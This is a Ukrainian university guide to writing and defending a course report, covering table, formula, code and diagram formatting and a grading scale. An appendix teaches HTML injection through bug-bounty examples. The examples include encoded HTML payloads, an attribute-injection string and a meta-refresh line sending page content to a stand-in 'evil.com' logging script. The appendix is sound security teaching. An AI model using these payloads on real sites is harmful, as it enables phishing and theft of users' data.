


Рис. 7.1. **Схема таблиці**

Таблицю слід розташовувати безпосередньо після тексту, у якому її згадують вперше, або на наступній сторінці. На всі таблиці мають бути посилання в тексті звіту. Таблиці слід нумерувати арабськими цифрами порядковою нумерацією у межах розділу. Номер таблиці складається з номера розділу і порядкового номера таблиці, відокремлених крапкою, наприклад, таблиця 2.1 – перша таблиця другого розділу. Таблиця може мати назву, яку друкують малими літерами (крім першої великої) і вміщують над таблицею. Назва має бути стислою і відображати зміст таблиці. Висота рядків таблиці повинна бути не менше 8 мм.

Якщо рядки або графи таблиці виходять за межі формату сторінки, то таблицю поділяють на частини, розміщуючи одну частину під одною, або поруч, або переносять частину таблиці на наступну сторінку, повторюючи в кожній частині таблиці її головку і боковик.

За поділу таблиці на частини допускають її головку або боковик заміняти відповідно номерами граф чи рядків, нумеруючи їх арабськими цифрами у першій частині таблиці.

Слово "Таблиця ____" вказують один раз з абзацу над першою частиною таблиці, над іншими частинами пишуть (також з абзацу): "Продовження таблиці ___" із зазначенням номера таблиці (рис. 7.2).

Таблиця 2.1 – Параметри шайби

Номінальний діаметр різьби болта, гвинта, шпильки	Внутрішній діаметр шайби	Товщина шайби					
		легкої		нормальної		важкої	
		a	*b*	*a*	*b*	*a*	*b*
2,0	2,1	0,5	0,8	0,5	0,5	-	-
2,5	2,6	0,6	0,8	0,6	0,6	-	-
3,0	3,1	0,8	1,0	0,8	0,8	1,0	1,2

Продовження таблиці 2.1 (Закінчення таблиці 2.1)

Номінальний діаметр різьби	Внутрішній діаметр шайби	Товщина шайби					
		легкої		нормальної		важкої	
		a	*b*	*a*	*b*	*a*	*b*
4,0	4,1	1,0	1,2	1,0	1,2	1,2	1,6
…	…	…	…	…	…	…	…
…	…	…	…	…	…	…	…
42,0	42,5	-	-	9,0	9,0	-	-

Рис. 7.2. **Приклад оформлення таблиці**

Таблиці з невеликою кількістю граф допускають ділити на частини і розміщувати одну частину поряд з іншою на одній сторінці, при цьому повторюють головку таблиці (рис. 7.3). Рекомендовано розділяти частини подвійною лінією або лінією товщиною 2s.

Таблиця 2.1 – Параметри стрижня

Діаметр стрижня кріпильної деталі, мм	Маса 1 000 шт, сталевих шайб, кг	Діаметр стрижня кріпильної деталі, мм	Маса 1 000 шт, сталевих шайб, кг
1,1	0,045	2,0	0,192
1,2	0,043	2,5	0,350
1,4	0,111	3,0	0,553

Рис. 7.3. **Приклад оформлення таблиці з невеликою кількістю граф**

Заголовки граф таблиці починають з великої літери, а підзаголовки – з малої, якщо вони складають одне речення із заголовком. Підзаголовки, що мають самостійне значення, пишуть з великої літери. У кінці заголовків і підзаголовків таблиць крапки не ставлять. Заголовки і підзаголовки граф указують в однині.

Дозволено як виняток нумерувати колонки таблиці арабськими цифрами (рис. 7.4), якщо:

• в тексті ПЗ треба посилатися на певну колонку;

• головка таблиці має великі розміри, а таблицю треба переносити на чергову сторінку; у цьому разі головку таблиці на подальших сторінках не наводять.

Таблиця 2.1 – Дохід системи

Умовний прохід ***Dy***	***D***	***L***	***L1***	***L2***	Маса кг, не більше
1	2	3	4	5	6
50	160	130	500	600	160
80	195	210	525	625	170

Рис. 7.4. **Приклад нумерації колонок таблиці**

Якщо необхідна нумерація показників, параметрів або інших даних порядкові номери слід вказувати в першій графі (боковик) таблиці безпосередньо перед їх найменуванням (рис. 7.5). Перед числовими значеннями величин та позначенням типів, марок тощо порядкові номери не ставлять.

Таблиця 2.1 – Показники за різних режимів

Найменування показника	Значення	
	у режимі 1	у режимі 2
1. Струм колектора, А	5, не менше	7, не більше
2. Напруга на колекторі, В	-	-
3. Опір навантаження колектора, Ом	-	-

Рис. 7.5. **Приклад нумерації показників**

Якщо в графі таблиці знаходяться значення однієї і тієї ж фізичної величини, то позначення одиниці фізичної величини вказують у заголовку (підзаголовку) цієї графи (рис. 7.6).

Таблиця 2.1 – Характеристики ізоляторів

Тип ізолятора	Номінальна напруга, В	Номінальний струм, А
ПНР-6/400	6	400
ПНР-6/800		800
ПНР-6/900		900

Рис. 7.6. **Приклад зазначення величин в таблицях**

Позначення, які наведені в заголовках граф таблиці, повинні бути пояснені в тексті або графічному матеріалі документа.

7.10. Вимоги до оформлення формул та рівнянь

Формули оформлюють згідно зі стандартом ДСТУ 1.5:2015.

Формули та рівняння розташовують безпосередньо після тексту, в якому їх згадують, посередині сторінки. Слід зазначити, що вони є складовою речення, тому після них має стояти кома або крапка згідно з правилами пунктуації.

Вище і нижче кожної формули або рівняння повинно бути залишено не менше одного вільного рядка.

Формули та рівняння у роботі (за винятком формул і рівнянь, наведених у додатках) слід нумерувати порядковою нумерацією у межах розділу.

Номер формули або рівняння складається з номера розділу і порядкового номера формули або рівняння, відокремлених крапкою, наприклад, формула (1.3) – третя формула першого розділу.

Номер формули або рівняння зазначають на рівні формули або рівняння в дужках у крайньому правому положенні на рядку.

Пояснення значень символів і числових коефіцієнтів, що входять до формули або рівняння, слід наводити безпосередньо під формулою у тій послідовності, в якій вони наведені у формулі або рівнянні.

Пояснення значення кожного символу та числового коефіцієнта слід давати з нового рядка. Перший рядок пояснення починають без абзацного відступу словом "де" без двокрапки. Пояснення кожного наступного символу починають з нового рядка, таким чином, щоб символ був розташований під попереднім символом (приклад наведено далі).

Приклад

"Відомо, що:

$$S = F(T), \qquad (3.1)$$

де S – зашифровані коди вірусу;

F – функція шифрування вірусу, що довільно вибраний з деякої множини перетворень {F}";

T – базовий код вірусу.

Переносити формули або рівняння на наступний рядок допускають тільки на знаках виконуваних операцій, повторюючи знак операції на початку наступного рядка. Коли переносять формули або рівняння на знакові операції множення, то застосовують знак "×".

Формули, що йдуть одна за одною й не розділені текстом, відокремлюють комою.

Приклад

$$f_1(x, y) = S_1 \text{ і } S_1 <- S_1 \max, \qquad (1.1)$$

$$f_2(x, y) - S_2 \text{ і } S_2 <- S_2 \max. \qquad (1.2)$$

7.11. Оформлення програм і програмних документів

Форму програм і програмних документів для обчислювальних машин, комплексів і систем, незалежно від їхнього призначення і сфери застосування, установлено ДСТУ 2851-94 "Програмні засоби ЕОМ. Документування результатів випробувань".

Рекомендовано використовувати такі мови програмування:

• assembler;

• C/C++, C# та технологія .NET;

• Python;

• PHP;

• HTML, Java-script, CSS, ASP та інші мови вебпрограмування;

• Java;

• Objective-C, Swif та Kotlin та інші мови програмування й середовища розроблення для бездротових пристроїв (смартфонів, планшетів тощо);

• інші мови програмування (Go, Rust, Scala …), які відповідають сучасним тенденціям та парадигмам розвитку мов програмування.

У застосунках, призначених для роботи з апаратними пристроями, не рекомендовано використовувати мову програмування Delphi.

Інтерфейс програми має бути україномовним, зручним та інтуїтивно зрозумілим. Якщо програма складна для інтуїтивного сприйняття, то вона має містити довідку. Програма має містити копірайти здобувача вищої освіти, який її розробив.

Текст програми наводять у додатках шрифтом Courier New, кегль 10 пт, міжрядковий інтервал 1 пт. Кожний окремий файл друкують із нової сторінки, на початку якої вказують його назву та призначення.

Текст програми має містити коментарі мовою роботи, до якої вона додається.

7.12. Оформлення графічних матеріалів. Умовні позначення

Структурна схема – це сукупність елементарних ланок об'єкта і зв'язків між ними. Під елементарною ланкою розуміють частину об'єкта, системи керування тощо, яка реалізовує елементарну функцію.

Елементарні ланки зображують прямокутниками, а зв'язки між ними – суцільними лініями зі стрілками, що показують напрям дії ланки.

Функціональна схема – це схема, яка показує логіку роботи системи. Становить схему пристрою, системи, апарату, в якій основні вузли (блоки), що утворюють її, зображено прямокутниками та іншими фігурами, а зв'язок між ними показано лініями зі стрілками.

Функціональні схеми можуть бути виконані у менш деталізованому і в більш деталізованому вигляді. У першому випадку на схемі зображують найбільш важливі блоки системи і зв'язки між ними. У другому

варіанті схему зображують більш детально, що полегшує її читання та більш повно ілюструє принцип роботи системи.

Діаграма процесів – візуальне подання графу процесів. Граф процесів є різновидом графу станів скінченного автомату, вершинами якого є певні дії, а переходи відбуваються після завершення дій.

Процес (дія) є фундаментальною одиницею визначення поведінки системи. Процес отримує множину вхідних сигналів та перетворює їх на множину вихідних сигналів. Одна із цих множин, або обидві водночас, можуть бути порожніми. Кожен процес може виконуватись один, два, або більше разів під час одного запуску системи. Деякі процеси можуть вимагати певної послідовності.

Процеси зображаються овалами, а зв'язки між ними – вигнутими лініями зі стрілками.



Приклад виконання діаграми процесів наведено в додатку Г.

Блок-схема – опис алгоритму у вигляді блоків рішення задачі для її аналізу або розв'язування за допомогою спеціальних символів (геометричних фігур), які позначають такі елементи, як операції, потік, дані тощо.






Основні види блоків та опис їхнього призначення наведено в табл. 7.1.

Таблиця 7.1

Призначення блоків блок-схемного опису алгоритмів

№ з/п	Вигляд блока	Опис призначення блока
1	2	3
1		Блок початку. Ініціалізує початок роботи алгоритму, має лише один (вихідний) потік
2		Блок завершення. Ініціалізує початок роботи алгоритму, має лише один (вхідний) потік
3		Блок введення/виведення даних. Призначений для введення даних користувачем із клавіатури або з інших файлів та виведення проміжних або кінцевих результатів роботи алгоритму, повинен мати один вхідний та один вихідний потоки

Закінчення табл. 7.1

1	2	3
4		Блок операції. Призначений для виконання арифметичних та інших операцій, або заздалегідь описаної функції чи процедури, повинен мати один вхідний та один вихідний потоки
5		Блок умови. Призначений для перевірки логічного виразу з метою визначення подальшого напряму виконання процесу розв'язання, повинен мати один вхідний та два вихідних потоки: один відповідає значенню TRUE логічного виразу, а інший – значенню FALSE
6		Блок циклу. Призначений для організації циклів, цей блок містить змінну, яка є лічильником циклу, початкове значення цієї змінної, кінцеве значення та крок зміни значення змінної, повинен мати один вхідний потік (зверху), два вихідних: один прямує до блоків тіла циклу (знизу), інший – до блоків, які виконують після завершення циклу (праворуч), а також потік зациклення (ліворуч), який прямує до виконання наступного проходження у випадку, якщо виконання циклічного процесу ще не завершено
7		Коментар. Призначений для внесення на блок-схему додаткової інформації для пояснень тих або інших дій
8		Позначки переносів блок-схеми. Використовують, якщо блок-схема не вміщається на одному аркуші. Може крім номера блока містити номер сторінки, на якій даний блок розташовано

Приклад виконання блок-схеми наведено в додатку Д.

8. Порядок захисту результатів комплексного тренінгу. Оцінювання комплексного тренінгу

Оцінку захисту результатів комплексного тренінгу здійснюють за 100-бальною системою оцінювання результатів навчання, прийнятою в університеті.

Результати захисту визначають оцінкою відповідно до Порядку оцінювання результатів навчання здобувачів вищої освіти за накопичувальною бально-рейтинговою системою в ХНЕУ ім. С. Кузнеця (табл. 8.1).

Таблиця 8.1

Шкала оцінювання

Бальна шкала оцінювання	Критерії оцінювання
1	2
90 – 100	Отримує здобувач вищої освіти, якщо він впорався з комплексним тренінгом у повному обсязі, з дотриманням усіх вимог, а під час захисту показав: грамотне, логічне викладення матеріалу, правильні та повні відповіді на питання (у тому числі – нестандартні); глибоке і повне опанування змісту навчального матеріалу; вміння пов'язувати теорію з практикою, обґрунтовувати свої судження, робити висновки; володіння різносторонніми навичками, прийомами і компетентностями. Звіт із комплексного тренінгу повністю відповідає вимогам до його змісту та оформлення і розкриває всі положення. Розроблені технічні рішення відповідають специфікації вимог і є повнофункціональними; використано сучасні засоби розроблення
82 – 89	Отримує здобувач вищої освіти, коли він впорався з комплексним тренінгом у повному обсязі, з дотриманням вимог, а під час захисту демонструє тверде знання матеріалу, грамотно і суттєво викладає його, не допускає значних неточностей у відповідях на запитання, правильно застосовує теоретичні положення у процесі вирішення практичних завдань, володіє необхідними навичками і прийомами їхнього виконання. Звіт достатньою мірою відповідає вимогам і розкриває ключові положення тренінгу. Розроблені технічні рішення відповідають специфікації вимог, виконують основні функції; використано сучасні засоби розроблення

Продовження табл. 8.1

1	2
74 – 81	Отримує здобувач вищої освіти, коли він впорався з комплексним тренінгом у повному обсязі, з дотриманням вимог, а під час захисту демонструє тверде знання матеріалу, грамотно і суттєво викладає його, не допускає значних неточностей у відповідях на запитання, правильно застосовує теоретичні положення у процесі вирішення практичних завдань, володіє необхідними навичками і прийомами їхнього виконання. Звіт достатньою мірою відповідає вимогам і розкриває ключові положення тренінгу. Розроблені технічні рішення відповідають специфікації вимог, виконують більшість функцій; використано застарілі засоби розроблення
64 – 73	Отримує здобувач вищої освіти, який впорався з комплексним тренінгом, але припустився неточностей під час виконання; у процесі захисту виявив знання основного матеріалу в обсязі, необхідному для професійної діяльності; засвоїв і набув практичних навичок у галузі, в основному справляється з виконанням практичних завдань, але допускає порушення логічної послідовності у викладенні матеріалу, помилки у відповідях на запитання, відчуває труднощі під час відповідей на видозмінені запитання. Звіт переважно відповідає вимогам. Розроблені технічні рішення виконують більшість необхідних функцій
60 – 63	Отримує здобувач вищої освіти, який впорався з комплексним тренінгом, але припустився неточностей під час виконання; у процесі захисту виявив знання основного матеріалу в обсязі, необхідному для професійної діяльності; засвоїв і набув практичних навичок у галузі, в основному справляється з виконанням практичних завдань, але допускає порушення логічної послідовності у викладенні матеріалу, помилки у відповідях на запитання, відчуває труднощі під час відповідей на видозмінені запитання. Звіт переважно відповідає вимогам і розкриває більшість положень комплексного тренінгу. Розроблені технічні рішення частково виконують необхідні функції або їхня реалізація виконана у спрощеному вигляді
35 – 59	Отримує здобувач вищої освіти, коли результати комплексного тренінгу не відповідають вимогам, а під час захисту здобувач вищої освіти показав безсистемні знання, відсутність вміння виокремлювати головне від другорядного, припустився помилок у визначенні понять; викладення матеріалу виконує хаотично і невпевнено, демонструє неможливість застосування знань під час вирішення практичних завдань. Звіт не відповідає вимогам, недостатньо розкриває положення комплексного тренінгу. Розроблені технічні рішення не відповідають специфікації вимог і сутності завдань

Закінчення табл. 8.1

1	2
1 – 34	Отримує здобувач вищої освіти, коли результати комплексного тренінгу не відповідають вимогам, а під час захисту здобувач вищої освіти показав безсистемні знання, відсутність вміння виокремлювати головне від другорядного, припустився помилок у визначенні понять; викладення матеріалу виконує хаотично і невпевнено, демонструє неможливість застосування знань під час вирішення практичних завдань. Звіт не відповідає вимогам, недостатньо розкриває положення комплексного тренінгу. Технічне рішення не розроблено

Захист результатів комплексного тренінгу відбувається під час занять, передбачених університетським розкладом. Звіт з тренінгу має відповідати принципам академічної доброчесності. Перевірку тексту звіту на наявність академічного плагіату здійснюють за допомогою програмно-технічних засобів, які є у відкритому доступі в мережі Інтернет (наприклад, https://www.plag.com.ua).

Здобувач вищої освіти має 3 – 5 хвилин для доповіді за суттю роботи і стільки ж для демонстрації практичного результату виконання роботи. Після презентації своєї роботи здобувач вищої освіти відповідає на запитання керівника тренінгу та присутніх на захисті. Відповіді мають бути повні, за суттю питань і показувати, що здобувач вищої освіти уміє професійно захищати свій погляд, володіє спеціальними та загальноінженерними знаннями.

Рекомендована література

Основна

1. ДСТУ 8302:2015. Інформація та документація. Бібліографічне посилання. Загальні положення та правила складання / Нац. стандарт України. – Київ : ДП "УкрНДНЦ", 2016. – 18 с.

2. ДСТУ 3582:2013. Інформація та документація. Бібліографічний опис. Скорочення слів і словосполучень українською мовою. Загальні вимоги та правила (ISO 4:1984, NEQ; ISO 832:1994, NEQ) / Нац. стандарт України. – Київ : Мінекономрозвитку України, 2014. – 18 с.

3. ДСТУ 3008-15. Інформація та документація. Звіти у сфері науки і техніки. Структура та правила оформлювання. – Київ : ДП "УкрНДНЦ", 2016. – 31 с.

4. ДСТУ 7.1:2006. Система стандартів з інформації, бібліотечної та видавничої справи. Бібліографічний запис. Бібліографічний опис. Загальні вимоги та правила складання (ДСТУ 7.1-2003, IDT) / Нац. стандарт України. – Київ : Держстандарт України, 2007. – 47 с.

Додаткова

5. Башкір О. Реалізація принципів академічної доброчесності в закладах вищої освіти України / О. Башкір // Освітологічний дискурс. – 2021. – Вип. 2 (33). – С. 77–90.

6. ДСТУ ISO/IEC 25023:2019. Інженерія систем і програмних засобів. Вимоги до якості систем програмних засобів та їхнього оцінювання (SQuaRE). Вимірювання якості систем та програмних продуктів: чинний з 01.11.2019. – Київ : УкрНДНЦ, 2019.

7. ДСТУ ISO/IEC 25022:2019 (ISO/IEC 25022:2016, IDT). Інженерія систем і програмних засобів. Вимоги до якості систем програмних засобів та їхнього оцінювання (SQuaRE). Вимірювання якості під час застосування: чинний з 01.01.2020. – Київ : УкрНДНЦ, 2020.

8. Методологія інформаційних систем та баз даних: теоретичний і практичний підходи : навч. посіб. / уклад. Ю. О. Ушенко, М. Л. Ковальчук, М. С. Гавриляк, А. Л. Негрич. – Чернівці : Чернівецький нац. ун-т ім. Ю. Федьковича, 2021. – 240 с.

9. Методологія наукових досліджень : навч. посіб. / А. П. Ладанюк, Л. О. Власенко, В. Д. Кишенько. – Київ : Ліра-К, 2020. – 352 с.

10. Мінухін С. В. Дослідження продуктивності кластера Apache Spark на платформі Azure для методів машинного навчання / С. В. Мінухін // Збірник наукових праць Харківського національного університету Повітряних Сил. – 2020. – № 1 (63). – С. 81–88. – Режим доступу : https://doi.org/10.30748/zhups.2020.63.11.

11. Пушкар О. І. Методологія та організація наукових досліджень [Електронний ресурс] : навч. посіб. / О. І. Пушкар ; Харківський національний економічний університет ім. С. Кузнеця. – Харків : ХНЕУ ім. С. Кузнеця, 2020. – 866 с.

12. Розробка та аналіз алгоритмів [Електронний ресурс] : навч. посіб. / Г. В. Солодовник, О. О. Шаповалова ; Харківський національний економічний університет ім. С. Кузнеця. – Харків : ХНЕУ ім. С. Кузнеця, 2023. – 250 с.

13. Скорін Ю. І. Сучасні інтерактивні методи навчання в галузі алгоритмізації та тестування програмного забезпечення як концепція підвищення ефективності навчального процесу [Електронний ресурс] / Ю. І. Скорін, О. В. Щербаков // Вісник Харківського національного автомобільно-дорожнього університету. Збірник наукових праць. – Харків : ХНАДУ, 2021. – Вип. 94. – С. 232–236. – Режим доступу : http://repository.hneu.edu.ua/handle/123456789/26651.

14. Minukhin S. Analyzing Performance of Apache Spark MLlib with Multinode Clusters on Azure HDInsight: Spark-Perf Case Study / S. Minukhin, N. Brynza, D. Sitnikov // ISDMCI 2020: Lecture Notes in Computational Intelligence and Decision Making. – Pp. 114–134. – URL: 10.1007/978-3-030-54215-3_8.

Інформаційні ресурси

15. ДСТУ ISO/IEC/IEEE 16326:2015. Розроблення систем та програмного забезпечення. Процеси життєвого циклу. Керування проектами (ISO/IEC/IEEE 16326:2009, IDT) [Електронний ресурс]. – Режим доступу : http://online.budstandart.com/ua/catalog/doc-page?id_doc = 67052.

Додатки

Додаток А

HTML Injection (теорія і приклади)

Hypertext Markup Language Injection (HTML Injection) або так звані віртуальні дефейси, є типом атаки, яка дозволяє зловмиснику вбудовувати на сайт власний HTML-код завдяки відсутності певних налаштувань щодо інформації, що вводить користувач. Тобто така вразливість пов'язана з отриманням некоректного HTML, як правило, через форму введення, з подальшим рендерингом його на сторінці. Цей тип уразливості слід відрізняти від ін'єкції Javascript, VBscript та ін.

HTML Injection є однією з найпростіших, через це і набула поширення. Уразливість може бути реалізована, коли вебсторінка не може:

- дезінфікувати дані, що вводять користувачі;
- перевірити виведення.

Оскільки HTML є мовою для визначення структури вебсторінки, то якщо зловмисник отримує доступ до HTML, він має можливість модифікувати зображення сторінки в браузері. Іноді результатом цього може стати повна зміна зовнішнього вигляду сторінки або генерація форми для обману користувачів. Наприклад, якщо доступ до HTML отримано, то можна додати тег *"<form>"* на сторінку, спонукаючи користувача заново ввести логін та пароль. Під час налаштування параметрів передавання така форма спрямує особисту інформацію безпосередньо зловмиснику.

А.1. Практичні (реальні) приклади HTML Injection:

1. Коментарі на Coinbase:

складність – низька;

URI – *coinbase.com/apps*;

посилання на звіт *https://hackerone.com/reports/1045431*;

дата звіту 10 січня 2025 року.

Coinbase безпосередньо декодує закодовані в URI значення під час рендерингу сторінки. У загальному випадку в URI використовують як зарезервовані, так і незарезервовані символи, при чому перші в деяких випадках мають спеціальне значення, як / або &, тоді як останні мають лише одне фіксоване значення (зазвичай це букви алфавіту).

Таким чином, закодований у URI символ відповідно до ASCII конвертується у своє байтове значення і отримує префікс у вигляді знака відсотка (%). Це означає, що / після конвертації перетвориться на %2F, а & – на %26. Варто зазначити, що до появи UTF-8 (нового типу кодувань) ASCII була найпоширенішим типом шифрування.

Отже, повертаючись до прикладу, якщо хакер запише у HTML фразу: *<h1>This is a test</h1>,* Coinbase прийме її як звичайний текст, тобто без змін, а у разі запису закодованих символів ASCII:*%3C%68%31%3E%54%68%69%73%20%69%73%20%61%20%74%65%73%74%3C%2F%68%31%3E,* Coinbase декодує цей рядок і рендерує таке:

This is a test

Таким чином, продемонстровано, як можна відправити HTML-форму з полями для імені та пароля користувача, які були б відрендеровані Coinbase. У разі зловмисного наміру є можливість відрендерувати форму на Coinbase з подальшим переспрямуванням введених у неї особистих даних на сайт зловмисника (за умови, що користувачі заповнять і відправлять форму).

Під час тестування сайтів, слід перевіряти, як він обробляє різні типи введення, зокрема простий і закодований текст. Варто помічати випадки, коли сайти приймають URI-закодовані значення *(%2F)* і рендерують їх декодовані значення (/). Під час тестування сайту дослідник спробував закодувати в URI заборонені символи і з'ясував, що Coinbase успішно їх декодує. Щоб приховати свої дії, він пішов трохи далі і закодував URI всі символи.

2. Ненавмисне включення HTML на HackerOne:

складність – середня;

URI – *hackerone.com*;

посилання на звіт *https://hackerone.com/reports/2279572*;

дата звіту 26 січня 2025.

Фрагмент звіту: "… Після прочитання про XSS на Yahoo! зацікавився тестуванням того, як рендериться HTML у текстових редакторах. Це включало гру з Markdown-редактором на HackerOne, введення значень на кшталт *ismap= "yyy=xxx"* та *"test"* у теги зображень".

Займаючись цим, помітив, що редактор включає одиничну лапку (апостроф) усередині подвійних, що відомо також як "висла лапка". Спочатку не зрозумів можливі наслідки. Відомо, що якщо ввести ще одну одиничну лапку, то весь вміст між цими лапками буде визнаний одним HTML-елементом та зчитаний браузером. Ось приклад:

```
<h1>This is a test</h1><p class="some class">some conte 2 nt</p>'
```

З цим прикладом, якщо впровадити мета-тег на кшталт:

```
<meta http-equiv="refresh" content='0; url=https://evil
.com/log.php?text=
```

то браузер відправить усе, що знаходиться між двома одиничними лапками. Виявилося, що ця вразливість відома та описана у звіті на HackerOne #1105784 хакером intidc (https://hackerone.com/intidc). Коли звіт опублікували, це трохи засмутило мене.

За матеріалами звіту на HackerOne, розробники покладались на реалізацію Redcarpet (Ruby-бібліотека для процесингу Markdown) для екранування HTML-виведення будь-якого Markdown-введення, яке потім передається безпосередньо в HTML.

DOM є кросплатформенною і незалежною від мови угодою щодо відображення та взаємодії з об'єктами в HTML, XHTML та XSS документах. DOM спирається на програмний інтерфейс програми, звідки бере валідний HTML та правильно сформовані XML-документи.

DOM (на вебсторінці) через dangerouslySetInnerHTML у їх компоненті React. React є написаною на Javascript бібліотекою, яку використовують для динамічного оновлення вмісту вебсторінки без її оновлення.

На HackerOne розробники не екранували HTML-виведення належним чином, що вело до потенційного експлойту, що витікає зі звіту. Отже, варто протестувати новий код. Тест було проведено з додаванням такого:

```
[test](http://www.torontowebsitedeveloper.com "test ism
ap="alert xss" yyy="test"")
```

Це перетворилося на:

```
<a title="'test" ismap="alert xss" yyy="test" &#39; ref
="http://www.toronotwebsitedeveloper.com">test</a>
```

що свідчить про можливість впровадити купу HTML у тег <a>…".

У результаті HackerOne повернулися до останнього виправлення і знову почали працювати над екрануванням символу одиничної лапки. З часом код було оновлено. Отже, дещо було виправлено, але спробуйте перевірити знов, бо новий код теж може містити вразливості. Якщо бачите можливі слабкі місця, продовжуйте працювати, поки не усунете всі недоліки.

3. Підміна вмісту на Within Security:

складність – низька;

URL: *withinsecurity.com/wp-login.php*;

посилання на звіт *https://hackerone.com/reports/1110945;*

дата звіту 16 січня 2025 року.

Хоча заміна вмісту технічно є іншим (відмінним від HTML Injection) типом уразливості, вона має схожу природу і пов'язана з діями хакера із заміни контенту, що розміщено на сайті.

Сайт Within Security на платформі WordPress включає шлях входу *withinsecurity.com/wp-login.php* (сайт об'єднаний з ядром платформи HackerOne). Білий хакер повідомив, що під час входу на сайт відбувається помилка: сайт відображає повідомлення про помилку, що міститься у URL. Стандартною поведінкою сайту було *error=access_denied*:

```
https://withinsecurity.com/wp-login.php?error=access_denied
```

Хакер спробував змінити параметр і виявив, що будь-яке передане значення відображено на сайті як помилка. Ось використаний приклад:

```
https://withinsecurity.com/wp-login.php?error=Your%20account%20has%20%hacked
```

Хакер помітив, що параметр URL був відображений на сторінці.

Повідомлення *access_denied* відображалося на сторінці, але також містилося і в URL. Проста перевірка, що змінює значення *access_denied,* виявила вразливість цього прикладу, про що було повідомлено.

Звертайте увагу на параметри URL-адрес, що відображаються у вигляді вмісту сайту. Вони можуть містити можливі точки атаки, що дозволяють хакерам обманювати свої жертви та змушувати їх виконувати шкідливі дії.

HTML Injection є вразливістю для сайтів та розробників, оскільки може бути використана для введення в оману користувачів та спонукання їх до відправки особистих даних або відвідування сайтів зловмисників (рис. А.1). Це називають фішинговою атакою.

